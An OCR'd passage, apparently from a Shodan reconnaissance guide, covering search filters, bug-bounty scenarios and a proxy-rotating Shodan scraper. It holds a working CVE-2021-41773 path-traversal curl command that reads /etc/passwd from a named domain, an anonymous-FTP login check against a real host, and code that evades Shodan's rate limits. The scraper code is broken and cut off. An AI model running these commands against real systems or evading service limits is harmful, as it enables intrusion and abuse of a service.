


Multiple IP:-




[net] To filter a specific CIDR/IP range , to filter multiple CIDR/IP range
[Single CIDR] **net:8.8.0.0/16**
[Multiple CIDR] **net:8.8.0.0/16,111.222.111.0/24**

[org] To filter results of a specific organization , to filter multiple organization
[Single Organization] **org:"Uber Technologies Inc"**
[Multiple Organization] **org:"Uber Technologies Inc","Sony Media Software and Services Inc."**




[ssl.cert.subject.cn] To filter hosts with same ssl common name, also can filter multiple common name
[Single subject.cn] **ssl.cert.subject.cn:sony.com**
[Multiple subject.cn] **ssl.cert.subject.cn:sony.com,uber.com**

Single Subject.cn:-



Multiple subject.cn:-



Mostly we are gonna use these filters to sort out all of our target results, we will combine those with other filters to find more vulnerable servers or services to exploit. Shodan contains a lot of useful data. We can use them and sort them to explore vulnerable or open services of more targets.


0x4.2 Learn exploring target with scenario

In this part we are gonna learn the basic concept to explore targets using shodan and some of its amazing search filters.

Scenario 1 :- a bug hunter is working on a bug bounty program hosted by https://addsmartpay.com/ ,he recently got notified about a new cve which is for file inclusion , it got cve cve-2021-41773, vulnerable product is apache 2.4.49, bug hunter needs to find this vulnerability from shodan.


Now let's help bug hunter to find the vulnerability on shodan, previously we learned about some filter we can use those to solve this scenario , every domain has a ssl certificate, ssl certificate contains some value like subject.cn which is common name, suppose a domain has multiple subdomain those domain will use same certificate as the main domain so the certificate will contain the main domain name as subject.cn or subject common name , we can filter subject common name through a filter we previously talked about, for this we are gonna use **ssl.cert.subject.cn** to filter out hosts for addsmartpay.com , now our task is to filter out the vulnerable products , we can use **product** & **version** to filter the vulnerable product which is apache 2.4.49 , now let's combine those filter to create our query - **ssl.cert.subject.cn:addsmartpay.com product:apache version:2.4.49**

Lets see what we get after query:-




Now lets see if it is vulnerable to cve-2021-41773,we can try to exploit it with a single curl command.

```
curl -s -k --path-as-is
"https://addsmartpay.com/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
```




Scenario 2: menandmice.com is hosting a bug bounty program , it was rewarding a huge amount of money if anyone can find any misconfiguration on their ftp server. Misconfiguration can be anything starting from file read or file download, because their ftp server contains sensitive information.

Its something unusual no one pays huge sum of money only for ftp file read or download,anyway let's solve the scenario , we got two information about our query one is hostname and other one is ftp, we learned about the filter **hostname** is used for filtering a single or multiple hosts , we are gonna use this filter to sort out all the result for menandmice.com, ftp servers use 21 as their default port most of the time until user is changed it so we are gonna use filter **port** to filter out the result for port 21, most of us know about the anonymous login on ftp server which gives an attacker to read file , we are gonna check if any of it's subdomain has 21 port open with anonymous login or not. shodan not only contains the port information most of the time it contains the banner of the port and for ftp server it automatically checks if anonymous login is allowed , the hosts that allows anonymous login , its banner contains a string **"230 Anonymous user logged in"** , we got enough information now let's create a query.
[hostname:menandmice.com port:21 "230 Anonymous user logged in"] - let's check what the query gives us.



I have checked that the main host of menandmice.com doesn't contain any ftp server but download.meandmice.com does contain a ftp server. We can check if it allow anonymous login or not by using the curl command below.
curl -m 6 -s ftp://download.menandmice.com --user "Anonymous:Anonymous"
Or you can check it manually with ftp command **ftp download.menandmice.com**



Tips : ssl.cert.subject.cn gives you more result than hostname (for hunting down domain that has ssl)

Sometime shodan scrapes open mongodb express , we can find it with a simple search query:-

["Set-Cookie: mongo-express=" "200 OK"] We can customize this filter for any target domain or organization by adding **org:org_name** for organization **hostname:target.com** for target domain,or you can search with **ssl.cert.subject.cn:domain.com** to find domain with same common name.


If a new vulnerability is released of a cms or other thing and you want to find those vulnerable targets on shodan just use one common thing.

Example:-

On February 2022 an lfi was found on microweber,but shodan has no search filter that can filter out the microweber sites, so let's check out the demo of microweber site, while going through demo source code on the first part of the source code it contains a stylesheet link.

```
<head><link rel="stylesheet" href="https://demo.microweber.org/demo/userfiles/modules/microweber/default.css" type="text/css" />
<script src="https://demo.microweber.org/demo/userfiles/cache/apijs_combined/api.combined.4024167482.js"></script>
```

Herf contains the link with full site path , every microweber contains this default path on their source html, we are gonna search for those sites which contains **userfiles/modules/microweber/css/ui.css** string on their html source. For that we can use a filter **html** let's create the full filter **html:"userfiles/modules/microweber/css/ui.css".**now let's search and see what we get.



We are getting microweber sites , we can't search for them because the favicon of microweber is customizable . Now you can combine it with other filters like **hostname/ssl.cert.subject.cn** to filter data of your target domain , or you can use **org** to filter data of your target organization. The same goes for **ip/net** . not only source code if all of the application contains the same title you can also filter them with **http.title** filter , and you also can search cms/technology/script using a filter named **http.component** , **(example : http.component:"MySQL").**


0x5

Making Shodan Free

I always support creator and developers ,i am not promoting to use shodan for free , this part of my book is for those who can't afford shodan, shodan offers free for student but the process is tough if you are from bangladesh, 69$ is lot of money for bangladeshi new learners student, shodan doesn't has any flaw in its system that can be exploit but it has a feature that i misused lets get on that directly. (Please use shodan paid if you can afford it)


0x5.1 Making a shodan scrapper that collects result from shodan free no api key

There is a way to create a free shodan scraper but there is some limitations to , you can't use any search filter on shodan scraper , now let's breakdown how i have created it , shodan allows a single ip to do query without any authentication 5 time in 24 hour , if you want to search something on shodan without login you can do it for 5 time in 24 hour.




You will get another 5 time query limit if you change your ip with vpn or proxy,but you can't search with any filter thats a little issue for us, we also have another issue , it doesn't matter how many time you search with the same query, you will get the same result as before it will not change even if you change ip, so.... I thought about something if i add a random string with my query search result was changing without changing my target query , example i want to search for php 7.2.18 server without using filter , i can do that by searching with **PHP/7.2.18** , it will show the same result as i told before but result will constantly change if i use a random string with it , my query is **"PHP/7.2.18"** if i add **"a"** with it it will show the result for Php 7.2.18 server but the results host will change.

Without random string:



With random string:



Changing ip after every 5 times is too hard for humans to do and many finding and changing proxy after every 5 time is too hard , so let's convert our theoretical idea to a python3 script.

What will my script do?

To change IP of our requests we have to use proxy , first task for our script is to scrape proxy from a free proxy site and then create a proxy list with those collected proxy , each request it will use different proxy and add a-z keyword with our query so that every time it shows different result. Now let's get to work.

Creating a proxy scraper:

For this we will use two python3 libraries one is requests for sending requests and receiving data, another one is Bs4 is known as beautifulsoup , it can render a particular content from html page, it especially used for scraping.

```
def proxy_list():
    proxy_data = requests.get('https://www.sslproxies.org/',headers=user_agent).content
    proxy_data = BeautifulSoup(proxy_data, 'lxml')
    proxy_data = proxy_data.tbody.find_all('tr')
    proxies = []
    for data in proxy_data:
        data = data.find_all('td')
        proxy_list ='https://' + data[0].text + ':' + data[1].text
        proxies.append(proxy_list)
    return proxies
```

Procedure is simple , it sends get request to a free proxy site sslproxies.org and collects it's response content , then it uses beautifulsoup to extract the proxies from html table, then it usage append to append all for loop output to a list .

Creating a function that combine our query and random character with it and generates url:

```
def shodan_urls(query):
    characters = [chr(i) for i in range(ord('a'), ord('z') + 1)]
    urls = []
    for string in characters:
        url = 'https://www.shodan.io/search?query='+query+'+"'+string+'"'
        urls.append(url)
    return urls
```

In the characters variable it generate a list ordered by a-z after that it runs for loop with our query and random string to generate a url looks something like https://www.shodan.io/search?query="PHP/7.2.18"+"a" it continues until z . Now our final task is to build a loop so that we can pass proxy and url at the same time.

Building a function that scrapes result from shodan:

```
def shodan_search(url,proxy):
    try:
        r = requests.Session()
                        shodan_search_request    =    requests.get(url,    proxies={'https':
proxy},headers=user_agent,timeout=70)
        shodan_search_data = BeautifulSoup(shodan_search_request.content, 'lxml')
        shodan_search_data = shodan_search_data.find_all('div',class_="result")
        for data in shodan_search_data:
            host_title=data.find('a',class_="title text-dark")
            country=data.find('img',class_="flag")
            country=country.get('title')
            host_name = data.find('li',class_="hostnames text-secondary")
            host_org = data.find('a',class_="filter-link filter-org")
            host=host_title.get('href')
            host_ip=host.split('/')[2]
                                                                        res       =
'{"host_title":'+'"'+host_title.text+'"'+',"host_ip":'+'"'+host_ip+'"'+',"host_name":'+'"
